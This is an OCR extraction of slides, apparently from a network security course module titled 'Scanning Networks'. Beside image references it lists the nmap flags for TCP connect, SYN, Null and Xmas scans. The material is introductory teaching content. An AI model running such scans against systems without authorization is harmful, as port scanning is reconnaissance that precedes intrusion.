
Tcp: -sT




MODULE 3: SCANNING NETWORKS




Syn: -sS




MODULE 3: SCANNING NETWORKS




Null: -sN




MODULE 3: SCANNING NETWORKS





Xmas: -sX



